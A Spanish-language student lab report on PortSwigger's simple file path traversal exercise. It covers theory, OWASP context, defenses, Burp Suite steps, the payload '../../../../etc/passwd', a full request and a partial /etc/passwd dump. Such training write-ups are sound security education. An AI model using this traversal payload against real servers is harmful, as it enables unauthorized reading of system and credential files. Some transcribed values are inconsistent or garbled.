

LABORATORIO

FILE PATH TRAVERSAL SIMPLE CASE

Luis Emmanuel Aronia Silva

182979

Universidad Politecnica de San Luis Potosi

Mtro. Servando López Contreras

PARCIAL I: FUNDAMENTOS DE CIBERSEGURIDAD.

MARCO TEORICO

File Path Traversal (también conocido como Directory Traversal) es una vulnerabilidad de seguridad web que permite a un atacante acceder a archivos y directorios fuera del directorio raíz previsto de la aplicación. Esto se logra mediante la manipulación de parámetros que el servidor utiliza para construir rutas de archivos, generalmente usando secuencias como ../ para subir niveles en el sistema de archivos.

Esta vulnerabilidad compromete principalmente el principio de Confidencialidad del modelo CIA (Confidencialidad, Integridad y Disponibilidad), ya que permite la lectura no autorizada de archivos sensibles del servidor, como /etc/passwd, archivos de configuración, claves privadas o bases de datos.

Según el OWASP Top 10 2021, Path Traversal se encuentra dentro de la categoría A01:2021 – Broken Access Control, una de las más críticas y frecuentes en aplicaciones web.

Existen varias variantes de esta vulnerabilidad:

- Simple Path Traversal: No existe ningún tipo de filtrado (como en este laboratorio).
- Traversal con filtros: La aplicación intenta bloquear las secuencias ../.
- Absolute Path Bypass: Se usa una ruta absoluta en lugar de relativa.
- Null Byte Injection: Se usa el carácter nulo (%00) para evadir validaciones de extensión.

Principios de defensa recomendados:

- Validar y sanitizar todas las entradas del usuario.
- Usar listas blancas de archivos permitidos.
- Canonicalizar las rutas antes de usarlas.
- Evitar concatenar directamente la entrada del usuario en rutas del sistema de archivos.


INTRODUCCION

En este laboratorio se estara usando File Path Traversal Simple Case, que es una vulnerabilidad que permite a un atacante leer archivos arbitrarios del servidor manipulando parámetros que el servidor usa para construir rutas de archivos.

En mi papel de atacante, usare secuencias como `../` (subir un directorio) para salir del directorio permitido y llegar a archivos sensibles del sistema (por ejemplo `/etc/passwd` en Linux).


DESARROLLO

Acceso al laboratorio: Primero hay que entrar al enlace oficial: <https://portswigger.net/web-security/file-path-traversal/lab-simple> y hacer click en Access the lab, una vez dentro se nos mostrara la siguiente pantalla de una tienda online.




Antes de empezar a trabajar necesitamos configurar el navegador, esto es para que el trafico pase por Burp, por lo tanto realice los siguientes cambios:

Dentro de Burp Suite entre al menu de Proxy, despues en Intercept y en esa pestaña se hara click en Open Browser, lo cual es para usar el el navegador integrado en la aplicacion, entrando asi a esta pantalla:



En este navegador ahora si entraremos ahora si a la URL que habia mencionado en la pagina anterior: <https://portswigger.net/web-security/file-path-traversal/lab-simple>

Interceptar la petición Vulnerable: Ahora en Burp iremos a la pestaña de Proxy y despues Intercept, asegurandonos de que diga Intercept is on




Identificación del parámetro vulnerable


Al navegar por los productos de la tienda se observó que las imágenes se cargan mediante peticiones del tipo:

GET /image?filename=XX.jpg HTTP/1.1

El parámetro filename es controlado por el usuario y se utiliza directamente para construir la ruta del archivo en el servidor, lo que lo convierte en un vector de ataque de Path Traversal.




Una vez este esto activado hay que hacer click en cualquiera de los productos de la tienda online, ahora si regresamos a Burp podremos ver que se detuvo una petición, esto lo podemos ver de la siguiente forma:




Una vez encontramos esa petición tenemos que hacer lo siguiente:

- Click derecho sobre ella y Send to Repeater.
- Luego hacer click en Forward para que la página cargue normalmente.
- Despues vamos al menu de arriba de Repeater




Dentro de Repeater tenemos la siguiente vista:



En esta vista cambiaremos el valor del parámetro filename por esto exactamente: **../ ../ etc/passwd**

Quedandonos algo asi:



Despues hay que hacer clic en el botón Send, en el panel de Response podremos encontrar el contenido del archivo /etc/passwd

Una vez haciendo esto podemos encontrar el mensaje de completado accediendo al laboratorio desde el navegador, ya sea el de Burp o nuestro propio navegador

Explicacion Tecnica

El payload utilizado fue:

../../../../etc/passwd

```
GET /image?filename=../../../../etc/passwd HTTP/2
Host: 0ad20055030570c680f5b77800f40069.web-security-a
Cookie: session=pDvHHfJsxVC4nsdbclJn8TjALrOWH5LY
Sec-Ch-Ua-Platform: "Windows"
```

Funciona debido a que las imágenes de la aplicación se almacenan normalmente en una ruta similar a:

/var/www/images/

Cuando el servidor recibe el parámetro filename=../../../../etc/passwd, concatena este valor a la ruta base, resultando en:

/var/www/images/../../../../etc/passwd

Cada secuencia ../ indica al sistema operativo que suba un nivel en la estructura de directorios:

- Primer ../ → sale de /images/
- Segundo ../ → sale de /www/
- Tercer ../ → sale de /var/ y llega a la raíz del sistema (/)

Finalmente, el servidor intenta leer el archivo /etc/passwd, el cual contiene información de las cuentas de usuario del sistema Linux. En este laboratorio no existe ningún tipo de filtrado ni validación de la entrada, por lo que el ataque funciona de forma directa. Este es el escenario más básico de Path Traversal.

Evidencias:

Request

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0ad20055030570c60f5b77800f40069.web-security-academy.net
3 Cookie: session=9Dv0RfE2sa9C4nvdbcl2n8TjAlc0W81LY
4 Sec-Ch-Ua-Platform: Windows
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
9 Safari/537.36
10 Sec-Ch-Ua-Mobile: 0
11 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: image
15 Referer: https://0ad20055030570c60f5b77800f40069.web-security-academy.net/
16
17
```

Response

```
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesyncd:x:103:103:systemd Time
33 Synchronization,,,:/run/systemd:/usr/sbin/nologin
34 systemd-networkd:x:104:105:systemd Network
35 Management,,,:/run/systemd:/usr/sbin/nologin
36 systemd-resolve:x:105:106:systemd
37 Resolver,,,:/run/systemd:/usr/sbin/nologin
38 myeqd:x:106:107:MySQL Server,,:/nonexistent:/bin/false
39 postgres:x:107:110:PostgreSQL
40 administrator,,,:/var/lib/postgresql/bin/bash
41 usbnux:x:109:46:usbnux daemon,,,:/var/lib/usbnux:/usr/sbin/nologin
42 rtkit:x:109:116:RealtimeKit,,:/proc:/usr/sbin/nologin
43 mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
44 arahi:x:111:118:Arabi MongoDB
45 daemon,,,:/var/run/arabi-daemon:/usr/sbin/nologin
46 cups-pk-helper:x:112:119:user for cups-pk-helper
47 service,,:/home/cups-pk-helper:/usr/sbin/nologin
48 geoclue:x:113:120:/var/lib/geoclue:/usr/sbin/nologin
49 samed:x:114:122:/var/lib/samed:/usr/sbin/nologin
50 colord:x:115:123:colord colour management
51 daemon,,,:/var/lib/colord:/usr/sbin/nologin
52 pulse:x:116:124:PulseAudio
53 daemon,,,:/var/run/pulse:/usr/sbin/nologin
54 gdm:x:117:126:Gnome Display Manager:/var/lib/gdm3:/bin/false
55
```

Inspector

Selection: 142 (html)

Selected text

```
Accepted-Language: en-US,en;q=0.9
```

Decoded from: Select

Request attributes

Request query parameters

Web Security Academy > Path traversal > Lab

Lab: File path traversal, simple case

APPRENTICE

LAB

Solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB



Solution



Community solutions

CONCLUSIONES

En este laboratorio se demostró de forma práctica la existencia y explotación de una vulnerabilidad de File Path Traversal en su variante más simple. Mediante la manipulación del parámetro filename y el uso de secuencias de recorrido de directorios (`../`), fue posible acceder al archivo sensible **/etc/passwd** del servidor.

Esta práctica refuerza la importancia de validar y sanitizar correctamente todas las entradas de usuario que intervienen en la construcción de rutas de archivos, así como de aplicar los principios de mínimo privilegio y control de acceso adecuados para proteger la confidencialidad de la información del sistema.